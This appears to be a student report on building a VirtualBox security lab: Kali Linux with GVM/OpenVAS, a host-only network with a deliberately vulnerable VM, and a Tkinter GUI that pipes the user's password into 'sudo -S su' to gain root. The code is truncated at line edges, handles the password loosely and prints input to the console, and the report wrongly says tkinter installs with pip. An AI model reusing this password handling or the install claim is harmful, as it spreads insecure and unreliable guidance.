

Kali Linux 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Right Ctrl

```
Kali Linux installer menu (BIOS mode)

Graphical install
Install
Advanced options                                     >
Accessible dark contrast installer menu              >
Help
Install with speech synthesis
```

4. After Kali Linux has been installed to the virtual machine. GVM and python was installed as these do not come pre-installed with the operating system. The below commands were used on the Linux terminal:
sudo apt-get update
sudo apt-get install python3.9
sudo apt-get upgrade
sudo apt-get install gvm*
sudo gvm-setup


File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
KALI
BY OFFENSIVE SECURITY

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get update
Hit:1 https://kali.download/kali kali-rolling InRelease
Reading package lists... Done

┌──(kali㉿kali)-[~]
└─$ sudo apt-get install python3.9
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libpython3.9 libpython3.9-dev libpython3.9-minimal libpython3.9-stdlib python3.9-dev python3.9-minimal
Suggested packages:
  python3.9-venv python3.9-doc
The following packages will be upgraded:
  libpython3.9 libpython3.9-dev libpython3.9-minimal libpython3.9-stdlib python3.9 python3.9-dev python3.9-minimal
[illegible] upgraded, [illegible] newly installed, [illegible] to remove and [illegible] not upgraded.
Need to get [illegible] of archives.
After this operation, [illegible] disk space will be freed.
Do you want to continue? [Y/n] y
[illegible]
(Reading database ... [illegible] files and directories currently installed.)
[illegible]
Setting up libpython3.9-minimal:amd64 (3.9.2-1) ...
Setting up python3.9-minimal (3.9.2-1) ...
Setting up libpython3.9-stdlib:amd64 (3.9.2-1) ...
Setting up libpython3.9:amd64 (3.9.2-1) ...
Setting up python3.9 (3.9.2-1) ...
Setting up libpython3.9-dev:amd64 (3.9.2-1) ...
Setting up python3.9-dev (3.9.2-1) ...
Processing triggers for kali-menu (2021.1.4) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for libc-bin (2.31-9) ...
```




```
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-

┌──(kali㉿kali)-[~]
└─$ sudo apt-get install gvm*
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'gvm' for glob 'gvm*'
Note, selecting 'gvm-tools' for glob 'gvm*'
Note, selecting 'gvmd-dbgsym' for glob 'gvm*'
Note, selecting 'gvmd' for glob 'gvm*'
Note, selecting 'gvmd-common' for glob 'gvm*'
The following additional packages will be installed:
  doc-base dvisvgm fonts-lmodern fonts-texgyre gnutls-bin greenbone-security-
  libgvm20 libhiredis0.14 libjemalloc2 libkpathsea6 liblua5.1-0 liblzf1 libmi
  libzzip-0-13 lmodern lua-bitop lua-cjson openvas-scanner ospd-openvas previ
  texlive-binaries texlive-fonts-recommended texlive-latex-base texlive-latex
Suggested packages:
  dhelp | dwww | dochelp | doc-central | yelp | khelpcenter libavalon-framewo
  debhelper ghostscript perl-tk xzdec texlive-fonts-recommended-doc texlive-l
  texlive-pstricks dot2tex prerex ruby-tcltk | libtcltk-ruby texlive-pictures
The following NEW packages will be installed:
  doc-base dvisvgm fonts-lmodern fonts-texgyre gnutls-bin greenbone-security-
  libfontbox-java libgnutls-dane0 libgvm20 libhiredis0.14 libjemalloc2 liblua
  libzzip-0-13 lmodern lua-bitop lua-cjson openvas-scanner ospd-openvas previ
  texlive-binaries texlive-fonts-recommended texlive-latex-base texlive-latex
The following packages will be upgraded:
```

5. Other device setup

In this stage the other virtual machines were setup. The steps to setup were similar to that of the ones used to set up the Kali Linux VM.

6. Network setup

To create a lab to simulate a network a virtual network was then set up using virtual box.


Oracle VM VirtualBox Manager
File
Machine
Help
Preferences... Ctrl+G
Import Appliance... Ctrl+I
Export Appliance... Ctrl+E
New Cloud VM...
Virtual Media Manager... Ctrl+D
Host Network Manager... Ctrl+H
Network Operations Manager...
Check for Updates...
Reset All Warnings
Exit Ctrl+Q
New
Settings
Discard
Show

Recording: Disabled

Storage

Controller: IDE
Controller: SATA
 SATA Port 0:   Phineas-disk001.vdi (Normal, 500.00 GB)

Audio

Disabled

Network

Adapter 1: Intel PRO/1000 MT Desktop (Host-only Adapter, 'VirtualBox Host-Only Ethernet Adapter #2')

USB

USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders

None


Description

None

Saved

Phineas vulnerable box
Running

Kali Linux 2
Running




Name	IPv4 Address/Mask	IPv6 Address/Mask	DHCP Server
VirtualBox Host-Only Ethernet Adapter	192.168.56.1/24		☐ Enable
VirtualBox Host-Only Ethernet Adapter #2	192.168.90.1/24		☑ Enable

○ Configure Adapter Automatically
● Configure Adapter Manually

IPv4 Address: 192.168.56.1
IPv4 Network Mask: 255.255.255.0
IPv6 Address: fe80::9403:fcec:4430:1fa4
IPv6 Prefix Length: 64

The virtual machines network settings were then modified to connect to the newly created virtual network.



Network

Adapter 1 Adapter 2 Adapter 3 Adapter 4


Enable Network Adapter

Attached to: Host-only Adapter

Name:

Advanced

NAT
Bridged Adapter
Internal Network
Host-only Adapter
Generic Driver
NAT Network
Cloud Network [EXPERIMENTAL]
Not attached



Network

Adapter 1 Adapter 2 Adapter 3 Adapter 4

Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter #2


Advanced

VirtualBox Host-Only Ethernet Adapter #2
VirtualBox Host-Only Ethernet Adapter

5.2 Introduction


For the program to be presented in a way an average computer user can interact with it, the program will need to be presented in GUI format. The python package Tkinter was used. Tkinter is an external package. It was added to the python library using the command *"pip install tkinter"* in the Linux terminal.

The program will need to interact with the Linux command shell. Python comes with a library named subprocess which enables a python program to execute shell commands. For the program to be able to interact the shell without restrictions it will need admin access. The user is prompted to enter their password and using their password the program is granted admin access. Using the password entered by the user the system runs the command *"sudo -S su".* If the password entered by the user is correct the shell session started by the program will have admin rights and the user will be told so. If not it the shell will return "Sorry, try again.". If the shell does this the program will detect this and the GUI started by the program will prompt the user to renter their password.




```
┌──(kali㉿kali)-[~]
└─$ sudo -S su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
```

Screenshot of what shell will return to program when incorrect password entered.




```
┌──(kali㉿kali)-[~]
└─$ sudo -S su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
sudo: 1 incorrect password attempt

┌──(kali㉿kali)-[~]
└─$ sudo -S su                                            1 ×

[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─#
```


Screenshot of what shell returns when password entered is correct.




Gui prompting user to enter password.



What program shows when password entered is incorrect.



Output of program when correct password is entered.



```
#----------Get password
def password_pg(root,frame):
    frame.destroy()

    root.geometry("500x500")

    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)

    begin_txt = Label(frame,text="Please enter your password", width ='100',h
    begin_txt.pack(side =TOP)

    pw_entry = Entry(frame,width = '40',show="*")
    pw_entry.pack(side =TOP)

    button = Button(frame,text="Enter",width ='50',height='2',bg='green',comm
    button.pack(side =TOP)

    mainloop()
def password_check(root,frame,pw_entry):
    pw_entry_txt =  str(pw_entry.get())


    frame.destroy()
    root.geometry("500x500")

    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)

    p = subprocess.Popen(['sudo', '-S', 'su'], stderr=subprocess.PIPE, stdout


    out, err = p.communicate(input=(pw_entry_txt+'\n').encode())
    print(err)
    print(pw_entry)
    if not("Sorry" in str(err.decode())):
        begin_txt = Label(frame,text="Root access enabled",width ='100',heigh
        begin_txt.pack(side =TOP)
        begin_button = Button(frame,text="Continue",width ='50',height='5',bg
        begin_button.pack(side =TOP)
    else:
        begin_txt = Label(frame,text="Password is incorrect",width ='100',hei
        begin_txt.pack(side =TOP)
        begin_button = Button(frame,text="Re-Enter",width ='50',height='5',bg
        begin_button.pack(side =TOP)

    mainloop()
```


Section of program responsible for granting the system admin access.

5.3 Getting internal IP

This section in the program has been given the heading *"GET Internal IP'S"* in the program below is a print out of the section.

